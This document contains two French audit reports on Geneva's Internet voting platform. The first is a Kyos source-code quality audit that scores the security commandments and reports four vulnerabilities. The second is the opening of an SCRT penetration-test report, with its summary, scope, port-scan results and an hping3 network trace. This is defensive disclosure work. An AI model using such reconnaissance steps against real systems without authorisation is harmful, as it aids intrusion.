Pour rendre le processus d'évaluation conforme à la norme ISO 25000, les « Commandements Fondateurs » ont été associés aux sous-caractéristiques « **Sécurité** ».


Le schéma suivant représente les sous-caractéristiques concernées et leurs « Commandements Fondateurs » respectifs :



De plus, la norme ISO 25000 intègre des notions très précises qui permettent de mesurer la qualité :

- Élément de mesure (« QME », *Quality Measure Element*) : c'est la mesure de base du projet logiciel.
- Mesure qualité (« QM », *Quality Measure*) : c'est la dérivée d'un ou plusieurs éléments de mesure (« QME ») à laquelle on applique une fonction de mesure (en faisant un ratio, par exemple).
- Exigence interne de sécurité (nommée « V ») : il s'agit des « exigences de qualité interne du logiciel » de la norme ISO 25000 portant sur la caractéristique sécurité. Ces exigences visent à s'assurer que le code source respecte les meilleures pratiques de sécurité. Chaque exigence est associée à une ou plusieurs mesures qualité.

Plus concrètement, le schéma ci-dessous explique les liens entre les différentes notions :



Exemple

Pour mesurer la qualité du code source liée à un « Commandement Fondateur » C_x , il est nécessaire de mesurer toutes les exigences internes « V_x » qui s'y rapportent.

Considérons donc une « exigence interne » V_1 stipulant que « l'application de vote électronique ne doit accepter qu'un nombre défini de types de requêtes HTTP, tels que GET ou POST ».

La « mesure qualité » QM_0 associée à V_1 se calcule grâce au ratio de deux éléments de mesure qualité, QME_1 et QME_2 , de telle sorte que :

$$QM_0 = QME_2 / QME_1$$

QME_1 : Nombre d'URL gérées par l'application web.

QME_2 : Nombre d'URL gérées par l'application web et pour lesquelles la liste des méthodes HTTP acceptées est définie et vérifiée.

Le niveau de qualité atteint par le système évalué est garanti si la mesure qualité QM_0 est égale à 100%.

Dans le cas d'un résultat inférieur à 100%, une étude plus approfondie du code source est effectuée pour mesurer l'impact de la ou des vulnérabilités. La *criticité* est évaluée en suivant la méthodologie CVSS (version 2 dont la documentation complète est accessible sur <http://www.first.org/cvss/cvss-guide>).

Compte tenu du lien qui existe entre la mesure qualité « QM_0 » et l'exigence interne « V_1 », on en déduit :

$$V_1 = QM_0$$

Dans le cas où une exigence « V_x » serait associée à plusieurs mesures qualité « QM », la moyenne serait appliquée :

$$V_x = \text{Moyenne } (QM_1, QM_2, \dots)$$

Une fois toutes les exigences internes évaluées « V_x », on déduit la qualité globale pour le « Commandement Fondateur » C_x :

$$C_x = \text{Moyenne } (V_1, V_2, \dots)$$

DÉMARCHE

Méthodologie

L'audit a été mené selon une démarche basée sur deux axes distincts :

La première approche est un audit systématique du code source en fonction des exigences internes de sécurité. Il est complété par une approche dite "par le bas". Les portions de code source considérées comme sensibles ont été répertoriées afin de vérifier qu'elles étaient implémentées selon les meilleures pratiques de sécurité.

Pour chacune de ces approches, deux types d'activités ont été déclinés :

La première dite d'« analyse syntaxique » vise à évaluer le comportement d'une application, sans pour autant l'exécuter. Elle repose principalement sur l'utilisation d'outils automatisés et s'appuie également sur une intervention humaine afin de s'assurer de la véracité et de la criticité des failles trouvées.

La seconde dite d'« analyse manuelle » repose sur la lecture des parties les plus sensibles du code source par les intervenants de Kyos. Fort de leur l'expérience et de leur savoir-faire, ils tiennent compte du contexte, de la logique et des objectifs de l'application, contrairement aux outils automatisés.

Complément d'information

L'application de vote électronique est développée en langage Java. Le code source audité est composé d'environ 20000 lignes de code réparties sur une centaine de classes. Quarante fichiers de configuration sont également nécessaires pour assurer le fonctionnement de la solution de vote électronique.

Pour gérer cette volumétrie, Kyos s'est très largement inspiré de la méthodologie OWASP Code Review, disponible sur le site <http://www.owasp.org>.

Moyens

Pour remplir les objectifs de ce projet, des compétences pointues ainsi qu'une organisation adaptée ont été requises. Kyos a choisi de mettre à disposition une équipe de quatre personnes :

- Deux consultants dédiés aux activités d'audit.
- Un chef de projet, responsable de la coordination et de la communication auprès de la DGSI.
- Un consultant qualité en charge de la vérification et de la validation des documents à livrer à la DGSI en fin d'audit.

Les deux auditeurs ont été choisis pour leur expertise dans le domaine du développement et de la sécurité informatique. De par les activités qu'ils mènent au sein de Kyos, tous deux bénéficient d'une solide expérience dans le domaine de l'« Ethical Hacking », de l'audit de code source et de la recherche de vulnérabilité.

De par son expérience des audits de sécurité, le chef de projet a structuré les activités menées en se basant sur la méthodologie de gestion de projet « HERMES ». Un processus de communication hebdomadaire a également été mis en place pour faciliter l'échange d'informations avec la DGSI et le suivi de l'audit.

Grâce à cette organisation, Kyos a pu garder la maîtrise des activités de l'audit et remplir efficacement sa mission auprès de la DGSI tout en respectant le calendrier d'activités fixé à quatre semaines.

PÉRIMÈTRE

Aspect fonctionnel

La Chancellerie et la DGSI ont souhaité concentrer les efforts sur les fonctionnalités les plus sensibles du système, à savoir :

- L'identification du votant,
- Le dépôt du vote, comprenant les étapes suivantes :
 - Réception, déchiffrement et contrôle du bulletin chiffré,
 - Chiffrement et stockage du bulletin validé dans l'urne électronique.
- Le dépouillement de l'urne électronique, comprenant les étapes suivantes :
 - Le brassage et le déchiffrement des bulletins,
 - La comptabilisation et la consolidation des bulletins,
 - L'édition des résultats.

Aspect normatif

L'audit s'est focalisé sur l'analyse du code source du point de vue du respect de la caractéristique ISO 25000 « **Sécurité** ».

Elle couvre donc l'ensemble des « Commandements Fondateurs » de la solution de vote électronique, à l'exception des commandements C6¹ et C11² qui ne sont pas mesurables par l'analyse du code source.

Note complémentaire

Les résultats présentés dans ce rapport ont donc uniquement trait au périmètre défini ci-dessus. Tout autre résultat issu de notre audit n'est pas consigné dans le présent document.

La version du code source soumise à cet audit est la version V4.4.0, utilisée lors de la votation du 23 septembre 2012.


¹ Le « Commandement Fondateur C6 » est décrit comme suit : « Le site doit être en mesure de résister à une attaque en déni de service pouvant aboutir à la saturation du serveur ».

² Le « Commandement Fondateur C11 » est décrit comme suit : « Le bon fonctionnement du système doit pouvoir être vérifié par les autorités désignées à cet effet ».

RÉSULTATS

Les résultats sont présentés ci-dessous sous l'axe des « Commandements Fondateurs ».

C1 : Non-interception,
modification,
détournement



La qualité du code source concernant le « Commandement Fondateur » C1 est évaluée à 99.17%.


Ce résultat est dû à deux vulnérabilités identifiées lors de notre audit. Deux mesures qualité dans les domaines de la validation des entrées et de la cryptographie sont concernées.

Une analyse approfondie du code source indique cependant que l'impact des deux vulnérabilités sur l'application est nul. En effet, l'application de vote électronique est protégée par plusieurs couches

de sécurité et les deux vulnérabilités découvertes n'en concernent qu'une seule. Les autres couches implémentées permettent de protéger l'application de vote électronique contre ces deux vulnérabilités.

Les conditions de sécurité liées à ce « Commandement Fondateur » restent donc garanties, même si certaines mesures qualité ne sont pas à 100%.

C2 : Confidentialité
jusqu'au dépouillement




La qualité du code source concernant le « Commandement Fondateur » C2 est évaluée à 100%.

Aucune vulnérabilité n'a été identifiée.

Au contraire, les bonnes pratiques ont été respectées, notamment dans la sécurisation des communications.

Les conditions de sécurité liées à ce « Commandement Fondateur » sont garanties.

C3 : Accès limité aux
ayant-droits




La qualité du code source concernant le « Commandement Fondateur » C3 est évaluée à 100%.

Aucune vulnérabilité n'a été identifiée.

Au contraire, les bonnes pratiques ont été respectées, notamment dans les domaines de l'authentification, du contrôle d'accès et des autorisations ainsi que dans la gestion des erreurs et des traces.

Les conditions de sécurité liées à ce « Commandement Fondateur » sont garanties.

C4 : Un seul suffrage par votant




La qualité du code source concernant le « Commandement Fondateur » C4 est évaluée à 100%.

Aucune vulnérabilité n'a été identifiée.

Au contraire, les bonnes pratiques ont été respectées, notamment dans les domaines du contrôle d'accès, des autorisations et de l'intégrité.

Les conditions de sécurité liées à ce « Commandement Fondateur » sont garanties.

C5 : Pas de lien entre votant et suffrage




La qualité du code source concernant le « Commandement Fondateur » C5 est évaluée à 100%.

Aucune vulnérabilité n'a été identifiée.

Les conditions de sécurité liées à ce « Commandement Fondateur » sont garanties.

C7 : Protection de l'électeur contre le vol d'identité



La qualité du code source concernant le « Commandement Fondateur » C7 est évaluée à 88.46%.

Ce résultat est dû à deux vulnérabilités identifiées lors de notre audit. Celles-ci concernent notamment la gestion des erreurs et des traces inscrites par le système de vote électronique dans des journaux applicatifs.


Une analyse approfondie du code source indique que l'impact de la première vulnérabilité sur l'application est nul.

La seconde est très difficilement exploitable mais génère un risque d'usurpation de l'identité d'un électeur. Elle nécessiterait des accès hautement privilégiés à

deux ressources internes différentes du système d'information du vote électronique, et ce durant la période de scrutin.

Les conditions de sécurité de ce « Commandement Fondateur » ne sont donc que partiellement respectées.

C8 : Vérification du nombre de votes émis/reçus




La qualité du code source concernant le « Commandement Fondateur » C8 est évaluée à 100%.

Aucune vulnérabilité n'a été identifiée.

Au contraire, les bonnes pratiques ont été respectées, notamment dans le domaine de l'intégrité.

Les conditions de sécurité liées à ce « Commandement Fondateur » sont garanties.

C9 : Preuve de vote doit pouvoir être faite




La qualité du code source concernant le « Commandement Fondateur » C9 est évaluée à 100%.

Aucune vulnérabilité n'a été identifiée.

Au contraire, les bonnes pratiques ont été respectées, notamment dans les domaines de l'intégrité, du contrôle d'accès et des autorisations ainsi que dans la gestion de l'authentification.

Les conditions de sécurité liées à ce « Commandement Fondateur » sont garanties.

C10 : Respect des heures d'ouverture



La qualité du code source concernant le « Commandement Fondateur » C10 est évaluée à 100%.

A l'issue de l'audit, 82 « éléments de mesure qualité (QME) » ont été audités permettant de produire les 67 « mesures qualité (QM) » nécessaires à l'évaluation du niveau de sécurité du code source de l'application de vote électronique.

Kyos a proposé des mesures très concrètes permettant de corriger les quatre vulnérabilités constatées pendant l'audit. Les corrections ont été évaluées à un total de cinq jours-hommes, tests compris.

Aucune vulnérabilité n'a été identifiée.

Au contraire, les bonnes pratiques ont été respectées, notamment dans le domaine du contrôle d'accès et des autorisations.

Les conditions de sécurité liées à ce « Commandement Fondateur » sont garanties.

CONCLUSION

A l'issue de l'audit, Kyos constate que sept des neuf « Commandements Fondateurs » satisfont à 100% aux bonnes pratiques de sécurité. Quatre vulnérabilités ont été identifiées. Les recommandations proposées par Kyos permettraient d'atteindre un niveau de qualité de 100% sur tous les « Commandements Fondateurs » comme le montrent les deux tableaux ci-dessous.

	Niveau de qualité du code source selon l'axe des « Commandements Fondateurs »	
	A l'issu de l'audit	Après implémentation des recommandations de Kyos
C1	99.17%	100%
C2	100%	100%
C3	100%	100%
C4	100%	100%
C5	100%	100%
C7	88.46%	100%
C8	100%	100%
C9	100%	100%
C10	100%	100%

Pour le « Commandement Fondateur » C1, aucune des deux vulnérabilités identifiées ne provoque une diminution de la sécurité de l'application de vote électronique. Néanmoins, une vulnérabilité difficilement exploitable a été identifiée sur le « Commandement Fondateur » C7.

Globalement, les résultats mettent en évidence que le code source de l'application de vote électronique satisfait aux exigences de qualité d'une telle plateforme, tant sous l'angle des « Commandements Fondateurs » que des sous-caractéristiques sécurité ISO 25000.

L'audit confié à Kyos a été réalisé conformément aux objectifs fixés par la DGSi.

		Niveau de qualité du code source selon la caractéristique « Sécurité » de la norme ISO et ses sous-caractéristiques	
		A l'issu de l'audit	Après implémentation des recommandations de Kyos
Confidentialité	C1	99.80%	100%
	C2		
	C5		
Intégrité	C1	99.43%	100%
	C4		
	C8		
Non Répudiation	C9	100%	100%
	C9	100%	100%
Authenticité	C3	93.75%	100%
	C7		

En phase de finalisation du présent document, la DGSi nous a informé que la correction des quatre vulnérabilités a été apportée au code source dans la version 4.5.0 de son système de vote électronique. Cette version sera utilisée lors de la votation du 3 mars 2013. La vérification des correctifs apportés au code source ne fait pas partie du présent mandat.

Avenue Rosemont, 12 bis
CH- 1208 Genève
T. +41 22 734 78 88
F. +41 22 734 79 03

Rapport Technique

Audit de la plate-forme de vote par Internet du canton de Genève



LE TRÉSI 6
1028 PRÉVERENGES
INFO@SCRT.CH

T +41 21 802 64 01
F +41 21 802 64 02



WWW.SCRT.CH



DGSi - Audit de la plate-forme de vote par Internet du canton de Genève

CHLMZA1707121-1

Destinataire**REPUBLIQUE ET CANTON DE GENEVE**

Chancellerie d'État (CHA)
Direction du Support et des Opérations de Vote (DSOV)
Rue de l'Hôtel-de-Ville 2
Case Postale 3964 - 1211 Genève 3

Mandant**DGSi**

Direction Générale des Systèmes d'Information
Case Postale 2285
1211 Genève 2

Prestataire**SCRT**

Le Trési 6
1028 Préverenges
Suisse

Document

Référence CHLMZA1707121-1
Modifié le jeu., 13. décembre 2012

Versions

Date	Version	Auteur	Description
12.12.12	1.0	SCRT	Version livrable

**SCRT**
Information Security

CONFIDENTIEL, NE PEUT ÊTRE TRANSMIS À UN TIERS SANS ACCORD PRÉALABLE DE SCRT



Page 2

Table des matières

1 Résumé exécutif.....	4
1.1 Introduction.....	5
1.2 Contexte.....	5
1.3 Résumé.....	5
1.3.1 Points positifs.....	5
1.3.2 Points négatifs.....	5
1.4 Conclusion.....	6
1.4.1 Audit externe.....	6
1.4.2 Audit interne.....	6
1.4.3 Atteinte des objectifs du mandat.....	6
2 Introduction.....	8
2.1 Contexte.....	9
2.2 Périmètre.....	9
2.2.1 Audit externe.....	9
2.2.2 Audit interne.....	10
2.3 Méthodologie.....	10
3 Audit Externe.....	11
3.1 Collecte d'informations.....	12
3.1.1 Introduction.....	12
3.1.2 Informations Techniques.....	12
3.2 Attaques tentées.....	14
3.2.1 Types d'attaques.....	14
3.2.2 Exploitation de services vulnérables.....	14
3.2.3 Attaques web (injection SQL, XSS, ...).....	15
3.3 Légende de lecture.....	17
3.3.1 Estimation SCRT.....	17
3.3.2 Score CVSS.....	17
3.4 Exploitation et vulnérabilités.....	19
3.4.1 Divulgaration d'informations.....	19
4 Audit Interne.....	20
4.1 Collecte d'informations.....	21
4.1.1 Introduction.....	21
4.1.2 Informations techniques.....	21
4.2 Attaques tentées.....	22
4.2.1 Types d'attaques.....	22
4.2.2 Exploitation de services vulnérables.....	22
4.2.3 Attaque de mots de passe faibles.....	23
4.2.4 Sniffing réseau.....	23
4.2.5 Analyse du poste d'accès au VPN e-voting.....	24
4.3 Exploitation et vulnérabilités.....	25
4.3.1 Accès non protégé à une base d'inventaire.....	25
4.3.2 Démarrage d'un poste de travail sur PXE.....	27
4.3.3 Mot de passe administrateur accessible sur un partage réseau.....	28
4.3.4 Politique de mots de passe faible.....	30
4.3.5 Serveur JBOSS sans authentification.....	31
5 Conclusion.....	34
5.1 Conclusions.....	35
5.1.1 Audit externe.....	35
5.1.2 Audit interne.....	35
5.1.3 Atteinte des objectifs du mandat.....	36
5.2 Récapitulatif des vulnérabilités.....	36



1 Résumé exécutif



SCRT
Information Security

CONFIDENTIEL. NE PEUT ÊTRE TRANSMIS À UN TIERS SANS ACCORD PRÉALABLE DE SCRT



Page 4

1.1 Introduction

Ce chapitre a pour but de donner une vue d'ensemble, **non technique**, de l'audit de sécurité. Pour cette raison, les détails techniques n'y sont volontairement pas approfondis et seul un résumé des résultats est fourni. **Les failles hors contexte du réseau de vote électronique ne sont pas abordées dans ce chapitre. Certaines informations techniques de ce rapport ont été masquées pour des raisons de sécurité. Il est à noter que l'omission de ces informations ne change en rien les résultats du présent rapport ni sa compréhension**

Le présent rapport synthétise, de manière technique, les attaques entreprises par les ingénieurs SCRT ainsi que les résultats obtenus au cours de cet audit de sécurité.

La suite de ce document, la partie technique de ce rapport, synthétise les attaques entreprises et détaille les failles découvertes. La partie technique fait référence pour tout complément d'information quant aux méthodes employées et aux résultats obtenus par les intervenants SCRT.

1.2 Contexte

Cet audit a pour but de vérifier la capacité de l'infrastructure de vote par Internet en termes de **résistance à des intrusions** et **d'efficacité des mesures actuelles de sécurisation**. L'effort imparti pour la réalisation de l'audit est de 20 jours/homme au total, l'audit s'est déroulé du 2 au 14 juillet 2012 et reflète les forces, vulnérabilités et faiblesses relevées par les auditeurs pendant cette période, sur le périmètre défini.

L'audit s'effectue en mode *greybox*, c'est à dire que des informations sont fournies par le mandataire à mesure que l'audit avance, ce qui permet aux auditeurs de ne pas perdre de temps sur des failles hors périmètre.

Les attaques de type *social engineering* ainsi que les attaques impliquant la sécurité physique sont exclues du périmètre de cet audit.

1.3 Résumé

1.3.1 Points positifs

- ✓ Limitation de la surface d'attaque depuis Internet (Services restreints)
- ✓ Traitement correct des entrées du votant (Injection de données)
- ✓ Services exposés sur Internet à jour
- ✓ Excellente segmentation réseau et filtrage de flux vers le réseau e-voting

1.3.2 Points négatifs

✗ Aucun



1.4 Conclusion

1.4.1 Audit externe

Concernant la partie externe de cet audit de sécurité sur la plate-forme de vote électronique, les ingénieurs SCRT évaluent le niveau général de sécurité comme très bon. Le nombre de services en écoute est limité au strict minimum et tous sont à jour, ce qui les rend résistants aux vulnérabilités connues lors de l'audit. Toutefois, il convient de rappeler que cette conclusion n'est valable qu'au moment de l'audit et que de nouvelles vulnérabilités peuvent être découvertes en tout temps.

Il est à noter que l'équipe en charge des serveurs a détecté certaines des attaques entreprises par les intervenants SCRT.

Les équipements réseau en amont de la plate-forme sont eux aussi à jour et ne possèdent, au moment de ce test d'intrusion, aucun service vulnérable.

Concernant la protection des données échangées entre le votant et le service, les bonnes pratiques sont respectées et un chiffrement SSL identifiant les deux parties est en place.

Au niveau applicatif, les ingénieurs SCRT ont également été en mesure de valider que les entrées sont correctement traitées au niveau du code et qu'il n'a pas été possible de modifier le comportement de l'application.

1.4.2 Audit interne

Malgré la présence de certaines vulnérabilités non critiques pour l'infrastructure e-voting sur des postes et serveurs du réseau de l'administration, il n'a pas été possible d'atteindre les machines du réseau de vote électronique, ni directement, ni par rebond. Les ingénieurs SCRT considèrent que les moyens mis en œuvre pour protéger le réseau de e-voting sont très bons. Plus particulièrement, **la segmentation réseau** et le **filtrage des flux** ont permis de bloquer toute tentative d'intrusion.

Il est à noter que l'équipe en charge du réseau a détecté certaines des attaques entreprises par les intervenants SCRT.

L'accès VPN permettant d'accéder à l'administration des machines du réseau de vote électronique est restreint à une liste de machines données et dédiées à cette tâche. Une authentification forte est de plus requise afin d'établir une connexion entre ces machines et le réseau d'administration. Un chiffrement est également en place afin de protéger les données des utilisateurs sur les postes.

1.4.3 Atteinte des objectifs du mandat

- L'infrastructure matérielle supportant l'application de vote par Internet est-elle vulnérable aux intrusions depuis Internet? **Non**, l'infrastructure matérielle n'est pas vulnérable aux intrusions.



- L'infrastructure logicielle hébergée supportant l'application de vote par Internet est-elle vulnérable aux intrusions depuis Internet? **Non**, il n'a pas été possible de compromettre les services applicatifs de l'infrastructure.
- La compromission d'un poste d'un collaborateur de l'État permet-elle d'accéder au réseau de vote électronique? **Non**, le réseau de vote électronique est correctement isolé. Il n'a pas été possible d'accéder à des machines de ce réseau.
- Quel est le niveau de résistance de l'infrastructure de vote électronique aux attaques depuis le réseau État? (Poste de travail d'un collaborateur compromis) **Le niveau de résistance est très bon.**
- Le VPN d'accès au réseau de vote électronique pour les ingénieurs en charge du projet est-il vulnérable à des intrusions depuis le réseau de l'administration? **Non**, le VPN d'accès n'est accessible que depuis certaines machines. De plus, il nécessite une authentification forte.



2 Introduction



SCRT
Information Security

CONFIDENTIEL. NE PEUT ÊTRE TRANSMIS À UN TIERS SANS ACCORD PRÉALABLE DE SCRT



Page 8

2.1 Contexte

En application de l'article 60 alinéa 6 de la loi genevoise sur l'exercice des droits politiques, qui oblige le Conseil d'Etat à faire auditer l'application de vote en ligne tous les trois ans et d'en publier le résultat, la DGSI et la chancellerie d'Etat ont souhaité évaluer la sécurité de la plate-forme de vote par Internet (e-voting) face à des attaques en provenance d'Internet ou depuis le réseau principal de l'administration. Dans ce contexte, la société SCRT a été mandatée afin de procéder à l'audit de sécurité de ce système d'information.

Pour mener à bien cette tâche, les intervenants SCRT se sont mis dans la peau d'un attaquant souhaitant s'en prendre à l'infrastructure informatique de la DGSI et ont cherché à en déceler les failles et les faiblesses.

Le présent rapport synthétise, de manière technique, les attaques entreprises par les ingénieurs SCRT ainsi que les résultats obtenus au cours de cet audit de sécurité.

Certaines informations techniques de ce rapport ont été masquées pour des raisons de sécurité sans toutefois nuire à la bonne compréhension du présent rapport.

2.2 Périmètre

L'audit s'effectue en mode *greybox*, c'est à dire que des informations sont fournies à mesure que l'audit avance, et permet aux auditeurs de ne pas perdre de temps sur des failles hors périmètre. Il se déroule en deux phases distinctes :

- L'audit externe s'effectue depuis les locaux de SCRT
- L'audit interne s'effectue depuis le réseau de l'Etat.

Les attaques de type social engineering sont exclues du périmètre.

2.2.1 Audit externe

Cette phase de l'audit porte sur l'infrastructure de vote électronique visible depuis Internet. Elle comprend les routeurs frontaux, les firewalls ainsi que les systèmes et services visibles publiquement.

Les cibles sont les systèmes de production, hors période d'utilisation pour les votations. Des cartes de vote ainsi qu'un certificat client pour l'authentification à l'application de vote électronique dont la durée de vie est limitée à la durée de l'audit externe (contrairement aux certificats générés durant les opérations de vote, qui ont une durée de vie beaucoup plus courte) ont été fournis par la DGSI.

L'objectif de l'audit externe est de répondre aux questions suivantes :

- L'infrastructure matérielle supportant l'application de vote par Internet est-elle vulnérable aux intrusions depuis Internet?



- L'infrastructure logicielle hébergée supportant l'application de vote par Internet est-elle vulnérable aux intrusions depuis Internet?

2.2.2 Audit interne

Cette phase de l'audit porte sur l'infrastructure de vote électronique accessible depuis le réseau principal de l'administration (conditions similaires à une station standard État). En outre, les auditeurs ont le droit de connecter leurs machines sur le même réseau que le poste standard État mis à disposition.

Par poste standard État : nous entendons un poste de travail (ordinateur) tel qu'il aurait été remis et configuré pour un collaborateur de l'État de Genève (mêmes applications installées, mêmes règles de sécurité)

Un compte Active Directory, *userxxx*, a été fourni aux intervenants SCRT afin d'avoir accès au poste standard État tel que celui fourni à chaque collaborateur de l'Etat de Genève. Ce compte possède des droits d'accès aux partages communs et/ou publiques dans le réseau interne.

Les intervenants ont pu auditer la configuration d'un poste d'accès au réseau d'administration du vote électronique.

L'objectif de l'audit interne est de répondre aux questions suivantes :


- La compromission d'un poste d'un collaborateur de l'État permet-elle d'accéder au réseau de vote électronique ?
- Quel est le niveau de résistance de l'infrastructure de vote électronique aux attaques depuis le réseau État ? (Poste de travail d'un collaborateur compromis)
- Le VPN d'accès au réseau de vote électronique pour les ingénieurs en charge du projet est-il vulnérable à des intrusions depuis le réseau de l'administration?

2.3 Méthodologie

Afin de produire des résultats représentatifs, les intervenants se sont placés dans des conditions similaires à celles d'un authentique attaquant.

A partir de là, ils ont appliqué une méthodologie similaire à celle qui serait utilisée par cet attaquant pour s'en prendre au système d'information de la DGSI. Cette méthodologie est composée de trois phases distinctes:

- I. Collecte d'information
- II. Analyse
- III. Attaque



La première de ces phases a pour but de collecter le plus d'information possible sur le système cible. Ces informations sont ensuite analysées dans la deuxième phase,



dans le but de déceler des vulnérabilités apparentes ou des éléments à creuser. Finalement, les vulnérabilités découvertes ou supposées donnent lieu à des attaques ayant pour but de prouver leur existence et de les exploiter pour gagner des accès sur les éléments vulnérables du système d'information.



SCRT
Information Security

CONFIDENTIEL, NE PEUT ÊTRE TRANSMIS À UN TIERS SANS ACCORD PRÉALABLE DE SCRT



Page 11

3 Audit Externe



SCRT
Information Security

CONFIDENTIEL. NE PEUT ÊTRE TRANSMIS À UN TIERS SANS ACCORD PRÉALABLE DE SCRT



Page 12

3.1 Collecte d'informations

3.1.1 Introduction

Ne disposant d'aucune information préalable sur le système ciblé, les intervenants SCRT ont, comme l'aurait fait un authentique pirate, procédé à une phase de collecte d'informations sur celui-ci.

Cette étape a pour but de recueillir un maximum d'informations (techniques et administratives) afin de permettre une meilleure caractérisation du système ciblé. Ces informations, en plus de fournir une meilleure vue d'ensemble sur la cible de l'audit, permettront de cibler au mieux les attaques pouvant être entreprises contre celle-ci.

3.1.2 Informations Techniques

3.1.2.1 Ports ouverts

Afin de connaître les services actifs sur les machines ciblées (et donc les potentiels points d'interaction que celles-ci présentent), les intervenants SCRT ont soumis ces dernières à un scan de ports. Les serveurs DNS faisant partie du périmètre ont aussi été scannés. Les résultats de ce scan sont reproduits ci-dessous.

Serveur 1		
Port	Service	Détails / Remarques
443/tcp	HTTPS	Sun Java System Web Server 7.0

Serveur 2		
Port	Service	Détails / Remarques
443/tcp	HTTPS	Sun Java System Web Server 7.0

DNS 1		
Port	Service	Détails / Remarques
53/tcp	DNS	

DNS 2		
Port	Service	Détails / Remarques
53/tcp	DNS	



Il est important de noter que chaque port ouvert représente un point d'entrée potentiel pour un attaquant, il est donc indispensable de s'assurer que seuls les services strictement nécessaires au bon fonctionnement de l'application de vote électronique sont accessibles.

3.1.2.2 Identification des systèmes

Les entêtes retournés par les serveurs web ont permis de les identifier comme étant des instances du service Sun-java-System-Web-Server/7.0.

```
HTTP/1.1 200 OK
Date: Fri, 20 Jul 2012 08:02:45 GMT
Server: Sun-java-System-Web-Server/7.0
Cache-Control: max-age=0
Set-Cookie: JSESSIONID=F7BC81495942F0B0D490EA6CE22856C9; Path=/evoting; Secure
Content-Language: rm
Content-Length: 12681
Connection: close
Content-Type: text/html;charset=ISO-8859-1
```

Illustration 1: Identification du serveur sous-jacent

Note: Les intervenants de la DGSi ont indiqué après l'audit que cette information est volontairement configurée sur les serveurs afin de tromper un attaquant (technique de déception). Ce type de pratique vise à faire perdre du temps à un éventuel attaquant, notamment en perturbant certains outils automatiques.

D'autre part, les ingénieurs SCRT ont analysé l'architecture réseau en amont de l'application. Pour ce faire, l'outil *hping* a été utilisé.

```
# hping3 -T --tr-no-rtt -S -z -p 443 serveur1
HPING serveur1 (eth0 160.53.xxx.yyy): S set, 40 headers + 0 data bytes
...
hop=4 TTL 0 during transit from ip=212.74.xxx.yyy name=UNKNOWN
hop=5 TTL 0 during transit from ip=212.74.xxx.yyy name=UNKNOWN
7: hop=7 TTL 0 during transit from ip=138.187.129.20 name=i68geb-025-
ten0-0-0-2.bb.ip-plus.net
hop=8 TTL 0 during transit from ip=138.187.129.154 name=i79zhh-025-
ten0-9-0-8.bb.ip-plus.net
hop=9 TTL 0 during transit from ip=138.187.130.110 name=i79inx-015-
ae2.bb.ip-plus.net
hop=10 TTL 0 during transit from ip=91.206.52.172 name=UNKNOWN
hop=11 TTL 0 during transit from ip=212.23.xxx.yy name=UNKNOWN
hop=12 TTL 0 during transit from ip=212.23.xxx.yy name=xxx.yyyyyyy.zz
hop=13 TTL 0 during transit from ip=160.53.xxx.yyy name=UNKNOWN
hop=14 TTL 0 during transit from ip=160.53.xxx.yyy name=UNKNOWN
len=46 ip=160.53.xxx.yyy ttl=54 DF id=61654 sport=443 flags=SA seq=15
win=49312 rtt=27.2 ms
```

Aucune vulnérabilité n'a pu être identifiée sur les équipements sous la responsabilité de la DGSi.



3.2 Attaques tentées

3.2.1 Types d'attaques

Les attaques entreprises par les intervenants SCRT lors de cet audit de sécurité ont pour but de couvrir le spectre d'attaques pouvant être entreprises par un attaquant réel. En conséquence, elles comprennent des attaques dites « réseau », ciblant directement les machines visibles au travers du réseau, ainsi que des attaques « applicatives », ciblant certaines applications spécifiques (par exemple, des applications web).

Afin d'illustrer plus précisément les attaques entreprises par les intervenants SCRT au cours de l'audit de sécurité, la suite de ce chapitre en présente quelques exemples.

3.2.2 Exploitation de services vulnérables

Le développement de logiciels étant une tâche complexe (cette complexité pouvant atteindre des extrêmes lors du développement de très grosses applications, telles que des systèmes d'exploitation) et faisant souvent appel à des nombreuses équipes de développeurs travaillant de manière autonome, il n'est pas étonnant que les applications finales puissent contenir, même après leur mise sur le marché, de nombreuses vulnérabilités cachées (généralement dues à des erreurs de développement).

